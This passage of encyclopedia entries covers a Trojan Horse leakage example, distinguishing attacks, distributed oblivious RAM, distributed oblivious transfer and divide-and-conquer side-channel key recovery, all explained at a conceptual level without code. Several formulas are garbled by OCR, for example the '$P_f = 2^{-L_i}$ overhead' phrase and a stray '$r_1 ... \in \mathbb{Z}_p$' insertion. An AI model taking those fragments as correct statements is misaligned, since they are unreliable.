organization and, according to the organization's policy, should not be disclosed to anybody besides Vicky. Consider now John, one of Vicky's subordinates, who wants to acquire this sensitive information to sell it to a competitor organization. To achieve this, John creates a file, let's call it Stolen, and gives Vicky the authorization to write the file. Note that Vicky may not even know about the existence of Stolen or about the fact that she has the write authorization on it. Moreover, John modifies an application generally used by Vicky, to include two hidden operations, a read operation on file Market and a write operation on file Stolen. Then, he gives the new application to his manager. Suppose now that Vicky executes the application. Since the application executes on behalf of Vicky, every access is checked against Vicky's authorizations, and the read and write operations above are allowed. As a result, during execution, sensitive information in Market is transferred to Stolen and thus made readable to the dishonest employee John, who can then sell it to the competitor.

The reader may object that there is little point in defending against Trojan Horses leaking information flow: such an information flow could have happened anyway, by having Vicky explicitly tell this information to John, possibly even off-line, without the use of the computer system. Here is where the distinction between users and subjects operating on their behalf comes in. *While users are trusted to obey the access restrictions, subjects operating on their behalf are not*. With reference to the previous example, Vicky is trusted not to release the sensitive information she knows to John, since, according to the authorizations, John cannot read it. However, the processes operating on behalf of Vicky cannot be given the same trust. Processes run programs which, unless properly certified, cannot be trusted for the operations they execute. For this reason, restrictions should be enforced on the operations that processes themselves can execute. In particular, protection against Trojan Horses leaking information to unauthorized users requires controlling the flows of information within processes execution and possibly restricting them.

Cross-References

Access Control Policies, Models, and Mechanisms
Administrative Policies
Authorizations

References

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design, volume 2171 of LNCS. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_345

Distinguishing Attacks

Marion Videau[59] ✉
(59) Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

✉ **Marion Videau**
Email: marion.videau@loria.fr

Definition

Generally speaking, a *distinguishing attack* is a testing algorithm that tries to exhibit a nonrandom behavior in a cryptosystem. This nonrandom behavior can provide some information to the attacker.

Theory

A *distinguisher* is a testing algorithm that is connected to either a perfect random procedure $\mathcal{R}$ or to the cryptosystem (or a part of it) $\mathcal{I}$ which is supposed to mimic $\mathcal{R}$. If the distinguisher is able to tell them apart with a significant *advantage*, then it leads to a *distinguishing attack*. This is a very general setting that can apply to any cryptosystem but is more or less relevant to assess its security.

Applications

- *Ciphertext indistinguishability*. At the basis of all ciphers are some deterministic functions (otherwise it would be difficult to decipher) which takes as a parameter a key and as an input a message. A plain application of the deterministic functions on the key and the message leads to an elementary distinguishing attack as all the messages having

the same value are encrypted to the same ciphertext under the same key. This is why all cipher schemes include a randomization element. This can be thought as the *IV* of a block cipher mode of operation or the random value in RSA-OAEP, etc. Indistinguishability under chosen plaintext attack is also known as *semantic security* (Goldwasser and Micali 1984).

- *Stream ciphers*. A *distinguishing attack* on a stream cipher usually refers to an attack whose goal is to distinguish the keystream from a truly random sequence (Rose and Hawkes 2002). If the attacker has a significant advantage when intercepting a ciphertext, it is possible for him to verify if it corresponds to a given plaintext or not. When xoring the ciphertext and the corresponding plaintext, he recovers the keystream while xoring the ciphertext, and any other plaintext should give a sequence closer to true randomness.
- *Block ciphers*. A *distinguishing attack* on an iterated block cipher usually refers to a *last-round attack*. If the cipher is composed of r rounds, the idea is to find a property of the family of permutations composed of all but last round (indexed by the subkeys) of the block cipher which deviates from a random permutation. If the attacker has a significant advantage, he can make a statistical test on a set of plaintexts-ciphertexts and decide whether the result of the ciphertexts deciphered with one round of the block cipher indexed with a last-round subkey corresponds to the output of a permutation composed of $(r - 1)$ rounds or of $(r + 1)$ rounds, the latter being closer to a random permutation. Then he is able to recover information about the last-round subkey (e.g., its value, or some key bits, or a list of possible keys, etc.). The most famous examples of last-round attacks are *differential cryptanalysis* (Biham and Shamir 1993) and *linear cryptanalysis* (Matsui 1993).

Cross-References

Statistical Databases
Stream Ciphers

Recommended Reading

Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, London

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28:270–299 [MathSciNet]

Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Advances in cryptology – Eurocrypt’93. Lecture notes in computer science 765. Springer, Berlin, pp 386–397

Rose G, Hawkes P (2002) On the applicability of distinguishing attacks against stream ciphers. In: Proceedings of the 3rd NESSIE Workshop 2002, Munich. Cryptology ePrint Archive, Report 2002/142

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300289

Distributed Differential Privacy

Secure Computation of Differentially Private Mechanisms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300290

Distributed Identity

Decentralized Identity for IoT Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1547

Distributed Oblivious RAM

Tamer Mour[60] ✉
(60) Weizmann Institute of Science, Rehovot, Israel

✉ **Tamer Mour**
Email: tamer.mour@weizmann.ac.il

Synonyms

Multi-server Oblivious RAM

Definition

Distributed Oblivious RAM (Distributed ORAM) is a cryptographic primitive that allows a client to securely execute RAM programs over data that is distributed in two or more untrusted non-colluding servers. It is essentially an extension of *Oblivious RAM* to the multi-server setting.

Background

Consider a setting where a client with small storage outsources his data to a remote untrusted server. The client, acting as a CPU, may perform RAM computation over the data using read and write queries. While symmetric encryption is useful to keep the data private, the client may wish to hide the *access pattern* to the data which may leak sensitive information. *Oblivious RAM* (Goldreich, 1987) allows the client in such a setting to simulate the execution of any RAM program over the data using an access pattern that does not leak any information about the data or program.

Besides its straightforward application to private computation over outsourced data, ORAM has found applications in secure multiparty computation (MPC) of RAM programs (Ostrovsky and Shoup, 1997). ORAM is especially useful for MPC when the traditional MPC approach, which requires representing the computation as a circuit, is wasteful. To securely evaluate a RAM program in the two-party setting, the two parties invoke an ORAM simulation where the server is emulated locally by one of the parties, and the CPU is securely emulated by both parties using MPC for circuits.

The efficiency of an ORAM simulation is measured in terms of overhead relative to a regular execution of the simulated program. For instance, one can consider the overhead in server storage, in CPU computation or in the number of queries made to the server, i.e., the *bandwidth overhead*. The latter is often a function of the size of a memory block: when the block size is larger, the overhead cost of accessing simulation-related metadata (e.g., pointers) becomes smaller.

Known ORAM schemes in the literature offer a wide trade-off between the different efficiency metrics. While small bandwidth overhead is generally important for communication-efficient solutions, an efficient CPU (both in storage and computation) is crucial in many applications, particularly in MPC.

In the standard ORAM model, where the server is a simple read/write memory machine, the state-of-the-art constructions (Asharov et al., 2020) achieve $\Omega(\log N)$ bandwidth overhead, where N is the number of blocks in data. This is optimal due to a known lower bound (Larsen and Nielsen, 2018). On the other hand, known constructions (e.g., Devadas et al. 2016) that rely on server-side computation have constant overhead but involve heavy cryptographic computations (e.g., fully homomorphic encryption) and are therefore practically irrelevant to MPC.

With the motivation of achieving better ORAM for MPC, (Lu and Ostrovsky, 2013) observe that, in MPC, two parties can emulate two non-colluding ORAM servers. They demonstrate the usefulness of ORAM with multiple servers by showing an efficient two-server construction that has smaller overhead than any single-server scheme known at the time. Their work initiates the research of *Distributed Oblivious RAM* that generally considers ORAM simulations where the client distributes his data in two or more non-colluding servers.

Theory

Model and Definition

Computations in the RAM model are held by a CPU client with small storage that interacts with a RAM memory. The CPU performs computations over the stored data by making a sequence of read/write queries to memory locations. The sequence of locations accessed by a RAM computation is called the *access pattern*. A k-server RAM computation involves a CPU that has access to the memory of k non-communicating servers.

Definition 1 A *k-server distributed Oblivious RAM (ORAM) simulation* of a RAM program Π is a k-server RAM computation that evaluates Π correctly on all inputs, and, further, the access pattern to each of the servers is oblivious. Namely, for any two evaluations of Π with access pattern of length ℓ, the distributions of the corresponding access patterns produced by the simulation (to any of the individual servers) are (statistically or computationally) indistinguishable.

In the standard model, the CPU client has a constant number of registers, and the ORAM servers are simple memory machines that provide read/write access. However, variants of this model, in particular where the servers perform local computations or allow other query types, e.g., private information retrieval (PIR) queries, are often considered.

Further, one may consider security against collusions, where the joint access pattern to any subset of the servers does not reveal any information about the inputs.

The Hierarchical Approach

The first distributed ORAM construction (Lu and Ostrovsky, 2013) builds on the hierarchical approach from the single-server ORAM literature (Goldreich and Ostrovsky, 1996). A central component of hierarchical single-server ORAM schemes is *oblivious sorting*, which is used to randomly shuffle arrays in the memory throughout the simulation. Lu and Ostrovsky (2013) exploit the two-server setting to replace oblivious sorting with a more efficient two-server shuffle procedure.

More specifically, the data in the RAM memory is distributed among the two servers such that each memory block is stored in one of the servers only. To shuffle an array of memory blocks that are stored in one of the servers, the client passes the blocks, one by one, to the other server, which performs a local random permutation over the array. The shuffled array is then passed back to the former server, via the client. Such a mechanism guarantees obliviousness since, for every data array, any of the (non-colluding) servers either sees the access pattern to the array or knows the random permutation in which the array is stored – but never both.

The above two-server shuffling mechanism is simplistic and incurs a linear bandwidth overhead (per array), which is translated to $\Omega\left(\log N\right)$ bandwidth when applied in ORAM. Hence, it is advantageous in comparison to oblivious sorting, which gives ORAM with $P_f = 2^{-L_i}$ overhead and involves practically less efficient computations (notably, recent single-server schemes are able to achieve logarithmic bandwidth using technically evolved methods).

Later constructions that follow the hierarchical approach (Kushilevitz and Mour, 2019) were able to further reduce the bandwidth overhead to sub-logarithmic (i.e., $O(\log N/\log\log N)$), both in the two-server and three-server settings, while partially relying on PIR queries to efficiently read data from the servers.

Tree-Based Schemes

A different family of distributed ORAMs is based on the tree paradigm, which was initially used in the single-server setting (Stefanov et al., 2013). In tree-based ORAM, the data is stored in a full binary tree, typically of depth $\Omega\left(\log N\right)$. Throughout the simulation, the client maintains a *position map* that maps each data block to a leaf in the tree. It is guaranteed that, in every given moment, each data block is stored in one of the nodes on the path from the root to the leaf it is mapped to. Thus, in order to access a block, the client reads a single path in the tree. For obliviousness, once a block is accessed, its position is updated to a new random leaf, and it is moved to the root of the tree. Different tree-based ORAMs apply different *eviction strategies* in order to move blocks down the tree and avoid overloading the root and the other tree nodes.

The tree structure of such ORAMs offers a natural trade-off between the depth of the tree and its degree. By increasing the degree to a super-constant

d, we may store the data in a tree of depth $O(\log_d N)$. Consequently, to access a block, the client reads only a sub-logarithmic number of nodes. However, this outline does not give sub-logarithmic ORAM since eviction strategies over high-degree trees are inherently slower and require bigger nodes (with larger capacity) in order to successfully prevent overload. Therefore, while the client reads a smaller number of nodes in each access, the nodes are larger, and the overall bandwidth overhead is not improved.

While the above technique is useless in the single-server setting, it was shown to be actually useful to obtain sub-logarithmic ORAM schemes in the distributed setting. The key idea is to clone the data structure in two servers to allow performing PIR queries over the tree nodes. Using two-server PIR, the client retrieves blocks from any node in a way that is oblivious yet much cheaper than reading the entire node.

The state-of-the-art tree-based distributed ORAM (Abraham et al., 2017) matches the best hierarchical distributed ORAMs in bandwidth overhead. However, like all tree-based ORAMs, it requires a comparably large block size ($\Omega(\log^3 N)$) due to the fact that the position map is recursively stored and accessed in a smaller ORAM simulation.

Optimizing Communication Using Server-Side Computation

While the aforementioned distributed ORAMs improve upon known single-server ORAMs by relying on server-side computation, the overhead in computation is kept small and is at most polylogarithmic in *N*. Although server-side efficiency is generally desirable, some applications (e.g., MPC) may tolerate asymptotically large server computation and benefit more from optimized overhead in communication, interaction, and other relevant metrics.

Motivated by the above, a recent line of work investigates a different flavor of distributed ORAM that allows up to linear overhead in server work and focuses on optimizing communication complexity, i.e., the bandwidth overhead and interaction. Private information retrieval (PIR) is particularly useful in such a model as it essentially solves a major part of the ORAM problem: reads. Using (linear-size) PIR queries over the entire memory, the client can obliviously read any data block. State-of-the-art two-server PIR (Boyle et al., 2015) lets us do that in constant bandwidth overhead and one round of interaction.

Doerner and Shelat (2017) were the first to demonstrate the usefulness of this model by constructing and implementing a two-server ORAM which, although suffers from asymptotically large overhead in computation and bandwidth, has small interaction and therefore outperforms traditional ORAMs in practical efficiency and scalability. Gordon et al. (2018) show how to use PIR in order to replace the position map in tree-based ORAM and achieve a practical two-server scheme with logarithmic bandwidth overhead and no recursion. Lastly, Kushilevitz and Mour (2019) and Bunn et al. (2020) rely on PIR techniques also for write queries and obtain efficient four-server and three-server ORAMs (resp.).

References

Abraham I, Fletcher CW, Nayak K, Pinkas B, Ren L (2017) Asymptotically tight bounds for composing ORAM with PIR. In: Fehr S (ed) Public-Key Cryptography – PKC 2017. Springer, Berlin/Heidelberg, pp 91–120

Asharov G, Komargodski I, Lin WK, Nayak K, Peserico E, Shi E (2020) Optorama: optimal oblivious RAM. In: Canteaut A, Ishai Y (eds) Advances in Cryptology – EUROCRYPT 2020. Springer International Publishing, Cham, pp 403–432

Boyle E, Gilboa N, Ishai Y (2015) Function secret sharing. In: Oswald E, Fischlin M (eds) Advances in Cryptology – EUROCRYPT 2015. Springer, Berlin/Heidelberg, pp 337–367

Bunn P, Katz J, Kushilevitz E, Ostrovsky R (2020) Efficient 3-party distributed ORAM. In: Galdi C, Kolesnikov V (eds) Security and Cryptography for Networks. Springer International Publishing, Cham, pp 215–232

Devadas S, van Dijk M, Fletcher C, Ren L, Shi E, Wichs D (2016) Onion ORAM: a constant bandwidth blowup oblivious RAM. In: Malkin T, Kushilevitz E (eds) Theory of Cryptography – 3th International Conference, TCC 2016-A, Proceedings. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics). Springer, Berlin/Heidelberg, pp 145–174

Doerner J, Shelat A (2017) Scaling ORAM for secure computation. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS'17. Association for Computing Machinery, New York, pp 523–535. https://doi.org/10.1145/3133956.3133967

Goldreich O (1987) Towards a theory of software protection and simulation by oblivious RAMS. In: Proceedings of the Nineteenth Annual ACM Symposium on Theory of Computing, STOC'87. Association for Computing Machinery, New York, pp 182–194

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMS. J ACM 43(3): 431–473
[MathSciNet]

Gordon SD, Katz J, Wang X (2018) Simple and efficient two-server ORAM. In: Peyrin T, Galbraith S (eds) Advances in Cryptology – ASIACRYPT 2018. Springer International Publishing, Cham, pp 141–157

Kushilevitz E, Mour T (2019) Sub-logarithmic distributed oblivious RAM with small block size. In: Lin D, Sako K (eds) Public-Key Cryptography – PKC 2019. Springer International Publishing, Cham, pp 3–33

Larsen KG, Nielsen JB (2018) Yes, there is an oblivious RAM lower bound! In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018. Springer International Publishing, Cham, pp 523–542

Lu S, Ostrovsky R (2013) Distributed oblivious RAM for secure two-party computation. In: Sahai A (ed) Theory of Cryptography. Springer, Berlin/Heidelberg, pp 377–396

Ostrovsky R, Shoup V (1997) Private information storage (extended abstract). In: Proceedings of the Twenty-Ninth Annual ACM Symposium on Theory of Computing, STOC'97. Association for Computing Machinery, New York, pp 294–303

Stefanov E, van Dijk M, Shi E, Fletcher C, Ren L, Yu X, Devadas S (2013) Path ORAM: An extremely simple oblivious RAM protocol. In: Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security, CCS'13. Association for Computing Machinery, New York, pp 299–310

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1471

Distributed Oblivious Transfer

Amos Beimel[61] ✉
(61) Department of Computer Science, Ben Gurion University of the Negev, Beer-Sheva, Israel

Definitions

In a 1-out-of-n oblivious transfer (OT) protocol, a sender has n messages, and a receiver can get a message of her choice without learning anything about the other messages and without disclosing which message it gets. A distributed oblivious transfer (DOT) protocol is a generalization of an OT protocol, where a sender outsources its n messages to k servers and a user communicates with the servers to obtain one message of her choice such that any bounded size coalition of servers and the user do not learn any information on other messages and any bounded size coalition of servers and the sender do not learn any information on i. More formally, in a 1-out-of-n DOT protocol, there are a sender, a receiver, and k servers. The sender, which holds n messages $D = (m_1, \ldots, m_n)$, chooses a random string r, computes k functions of these messages $D_j = F(D, j)$ for $1 \le j \le k$ (D_j is an encoded database), and gives D_j to server S_j. Thereafter, the user, which has an index i, chooses a random string r_{user}, computes k queries $q_j = Q(i, r_{\text{user}})$ for $1 \le j \le k$, sends q_j to server S_j, and, in return, gets an answer $a_j = A(D_j, q_j)$. The DOT protocol is correct if the user can compute m_i from i, r_{user}, a_1, …, a_k. A DOT protocol is t-private in the semi-honest information-theoretic model if (1) any coalition of t servers learns no information on D and i, (2) any coalition of t servers and the user learns no information on $m_1, \ldots, m_{i-1}, m_{i+1}, \ldots, m_n$, and (3) any coalition of t servers and the sender learns no information on i.

Theory

Oblivious transfer, introduced by Rabin (1981) and generalized by Even et al. (1985) and Brassard et al. (1987), is a primitive that can be used to construct secure multiparty computation protocols (Goldreich and Vainish, 1988; Kilian, 1991). Gertner et al. (2000) defined symmetric private information retrieval (SPIR) protocols, which are communication-efficient 1-out-n OT protocols, i.e., the communication should be sublinear in n. They considered k-server SPIR protocols, which are similar to DOT protocols; however each server holds the original n messages and constructed protocols with information-theoretic security (i.e., even an unbounded adversary will not learn extra information).

Naor and Pinkas (2000) defined DOT protocols and showed that 1-out-of-2 DOT protocols can be constructed with information-theoretic security. Their constructions are based on bivariate polynomials. The fact that the security is information theoretic allows more efficient computation by the servers and the user (e.g., no expensive public key operations) and removes the reliance on assumptions (e.g., on number-theoretic assumptions that are not true against a quantum computer). Blundo et al. (2007); Beimel et al. (2012), and Nikov et al. (2002) studied 1-out-of-n DOT protocols. Specifically, Beimel et al. (2012) showed how to construct 1-out-of-n DOT protocols from t-private private information retrieval protocols. This yields, for example, a t-private $2^t + 2t$-server DOT protocol with message complexity $2^{O(\sqrt{\log n \log\log n})}$ (using results of Dvir and Gopi 2016; Barkol et al. 2007). The above protocol is as efficient as the best PIR protocol; however, t is logarithmic in the number of servers. Using the PIR protocol of Woodruff and Yekhanin (2007), we obtain for every $a > 2.5$ a t-private $(at + 1)$-server DOT protocol with message complexity $n^{1/(2a-2)}$. This is still sublinear message complexity, but not as good as the previous protocol.

Cross-References

Oblivious Transfer
Private Information Retrieval

References

Barkol O, Ishai Y, Weinreb E (2007) On locally decodable codes, self-correctable codes, and *t*-private PIR. In: RANDOM '07. LNCS, vol 4627, pp 311–325. Springer

Beimel A, Chee YM, Wang H, Zhang LF (2012) Communication-efficient distributed oblivious transfer. J Comput Syst Sci 78(4):1142–1157
[MathSciNet]

Blundo C, D'Arco P, De Santis A, Stinson DR (2007) On unconditionally secure distributed oblivious transfer. J Cryptol 20(3):323–373
[MathSciNet]

Brassard G, Crépeau C, Robert JM (1987) All-or-nothing disclosure of secrets. In: Odlyzko AM (ed) CRYPTO '86 LNCS, vol 263, pp 234–238. Springer

Dvir Z, Gopi S (2016) 2-server PIR with subpolynomial communication. J ACM 63(4):39:1–39:15

Even S, Goldreich O, Lempel A (1985) A randomized protocol for signing contracts. CACM 28(6):637–647
[MathSciNet]

Gertner Y, Ishai Y, Kushilevitz E, Malkin T (2000) Protecting data privacy in private information retrieval schemes. J Comput Syst Sci 60(3):592–629
[MathSciNet]

Goldreich O, Vainish R (1988) How to solve any protocol problem – an efficiency improvement. In: CRYPTO '87. LNCS, vol 293, pp 73–86. Springer

Kilian J (1991) A general completeness theorem for two-party games. In: Proceedings of the 23th ACM symposium on the theory of computing, pp 553–560

Naor M, Pinkas B (2000) Distributed oblivious transfer. In: Okamoto T (ed) ASIACRYPT 2000. LNCS, vol 1976, pp 205–219. Springer

Nikov V, Nikova S, Preneel B, Vandewalle J (2002) On unconditionally secure distributed oblivious transfer. In: Menezes A, Sarkar P (eds) INDOCRYPT 2002. LNCS, vol 2551, pp 395–408. Springer

Rabin MO (1981) How to exchange secrets by oblivious transfer. Tech. Rep. TR-81, Harvard Aiken Computation Laboratory, available online in the Cryptology ePrint Archive, Report 2005/187, www.eprint.iacr.org/2005/187

Woodruff DP, Yekhanin S (2007) A geometric approach to information-theoretic private information retrieval. SIAM J Comput 37(4):1046–1056
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1691

Divide-and-Conquer Side-Channel Attacks

Romain Poussier[62] ✉
(62) Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI), Paris, France

✉ **Romain Poussier**
Email: romain.poussier@ssi.gouv.fr

Definitions

To circumvent the problem of targeting large keys, some side-channel attacks focus on a smaller part of the key before diffusion. This method, which is further explained, is called divide-and-conquer strategy.

Background

The mathematical security of cryptographic algorithms follows a threat model called as *black-box*. In this model, an adversary can observe inputs and outputs of the primitive, which is the sole information she can use to break the algorithm (Katz and Lindell, 2020). Since the late 1990s, a new type of attack has been introduced, called side-channel attack (SCA). In addition to the standard inputs/outputs of the primitive, the adversary is assumed to be able to measure leakages (Mangard et al., 2008) that depend on the manipulated data and/or the executed operations. Examples of such leakage include execution timing (Kocher, 1996), the power consumption (Kocher et al., 1999), and electromagnetic radiations (Gandolfi et al., 2001). This led to the introduction of a new model, denoted as *grey-box*. In this model, which includes such leakages, the adversary focuses on the security

of the actual implementation on a physical device of an algorithm, instead of an abstract primitive as in the black-box model.

In the context of SCA, the literature informally divides attacks into two main categories: attacks using a *Divide and Conquer* (DC) approach and attacks using an *Extend and Prune* (EP) approach Chapter Extend and Prune Side-Channel Attacks. This chapter focuses on the former.

Theory and Application

This section is organized as follows. First, it explains the diffusion property of block ciphers, which leads to the use of a divide and conquer strategy, which is then presented. Third, it presents how the output of such a methodology can be used to recover the key. Finally, it briefly explains how that strategy can be applied in the context of asymmetric cryptography.


Diffusion Property

Typical symmetric primitives are built around the context of confusion and diffusion properties. The latter ensures that any bit of the ciphertext will depend on all bits of the master key K. In a side-channel attack, an adversary will typically target one intermediate value V, which depends on the secret key and potentially on the plaintext, which can be assumed to be known or chosen. For each execution of the primitive, she will observe a noisy version L of V as shown by Equation 1.

$$L = \mathsf{F}(V) + N \tag{1}$$

Where F denotes the deterministic part of the leakages directly leaking information on V, and N represents the noise. Observing L translates into information on V, which in turn translates into information on the corresponding bits of K. Due to the diffusion property, intermediate values located deep enough within the primitive will depend on all the bits of the key. This phenomenon is illustrated in Fig. 1, which shows an abstracted view of a byte-oriented block cipher such as the AES. The complete execution of the primitive consists of the application of a round function several times. To start with, the plaintext on the left is divided into several bytes, which forms the initial state of the algorithm. Each round then consists of the same operations. First, the key is mixed with the state by chunks of 8 bits (called subkeys). Then, the state goes through a nonlinear

function S bytes pet bytes, usually called an Sbox. Finally, the state goes through a linear permutation P, whose goal is to mix the bits of the states together in order to bring diffusion. The combination of these operations forms one round, which is then repeated several times.



Divide-and-Conquer Side-Channel Attacks, Fig. 1 Illustration of the diffusion property in a byte-oriented block cipher. Green, yellow, and red areas represent the intermediate values that depend on 8 bits, 16 or more, and all bits of the master

As represented by the green area, the early stage of the cipher state only depends on each independent subkey during the first round. However, from the moment the linear transformation P is applied, each byte of the state will now depend on two or more subkeys at a time, as shown by the yellow area. Finally, the red area (arbitrarily shown at the beginning of the third round) represents the point where diffusion is complete. That is, any byte of the state now depends on the entire master key.

Divide-and-Conquer Methodology

The location of the chosen intermediate variable the adversary will observe plays an important role in the attack methodology and complexity. This can be illustrated by assuming that the adversary chooses some value V that is computed during the primitive execution. Let us further assume that V depends on n bits of the master key. Using a leakage model, the adversary will extract the information given by the leakage L using a statistical distinguisher. More specifically, for a given n-bit key hypothesis $k \in [0, 2^n$


− 1], she will compute the likeliness to observe L given $K = k$, denoted $P[L|K = k]$. Finally, equation 2 shows how the final probability of each key guess is computed. Note that the way these probabilities are computed is out of scope of this chapter and should be covered in Chapters Side-Channel Attacks, Non-Profiled Side-Channel Attacks and Profiled Side-Channel Attacks.

$$P[K = k|L] = \frac{P[L|K = k]}{\sum_{k^*} P[L|K = k^*]} \tag{2}$$

This probability has to be computed for every key guess $k \in [0, 2^n - 1]$. If V were chosen when the diffusion is complete, as shown by the red area of Fig. 1, this would imply a complexity of $2^{|K|}$ as costly as a full brute force on the key. To avoid this problem, an adversary will typically choose an intermediate value in the green area, such as the output of the Sbox function. As no diffusion yet occurred, any value in this area only depends on a single byte of the key. In that case, the complexity of targeting one subkey is only 2^8. Naturally, this attack has to be independently executed on each subkey, for a total cost of $\frac{|K|}{8}2^8$, instead of $2^{|K|}$ for a brute force.

Attack Output

For each possible subkey index k_i, the adversary will compute the probability of every possible guess $k_i = j$ using Equation 2. Assuming a complete key size of 128 bits, and subkeys of 8 bits, the output of the complete attack will consist of 16 lists of probabilities S_i of 2^8 elements, with $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$, as illustrated in Fig. 2.



Divide-and-Conquer Side-Channel Attacks, Fig. 2 Output of a full divide-and-conquer attack

From this point, two cases can be distinguished. The first one, denoted as trivial key recovery, is when the actual subkey value has the highest probability in each of the lists S_i. In that case, the master key is directly recovered by concatenating the subkey guesses having the maximum probability. However, in case the side-channel information was not enough, it might exist at least one list S_i in which the highest probability does not match the actual subkey. In this case, an adversary can use computational power to combine the independent information brought by the 16 lists S_i to output the full 128-bit key guesses from the most likely one to the least. This process is called key enumeration (Veyrat-Charvillon et al., 2012) and is detailed in Chapter Key Enumeration.

Asymmetric Cryptography

While the example above shows the application of the divide-and-conquer methodology in the context of symmetric cryptography. It is however not restricted to that case and can be applied to asymmetric primitives. This is the case for popular primitives based on elliptic curves (ECC) or RSA. For both applications, a secret value k has to be processed during a scalar multiplication or a modular exponentiation, which is denoted by $m \star k$, where $\star$ denotes some group operation, and m can be either known or not. Such an operation will update the current state of the algorithm by iteratively processing the bits of k either by single bits or a small group of bits. Due to that reason, the internal state when the i-th bit of k is being processed will depend on all of its previous $i - 1$ bits (Poussier et al., 2017). This would make divide-and-conquer methods targeting the corresponding internal state unfeasible, as too many secret bits would be involved. This phenomenon calls for another type of attack, denoted as *extend and prune*, which is covered in Chapter Extend and Prune Side-Channel Attacks. However, even if the internal state cannot be used for a divide-and-conquer strategy, the scalar bits still have to be loaded in memory during the iterative process. This loading will directly leak a noisy version of the scalar bits in an independent manner. The corresponding leakages can thus be directly used in a divide-and-conquer strategy, following the methodology presented above (Nascimento and Chmielewski, 2017).

Open Problems and Future Directions

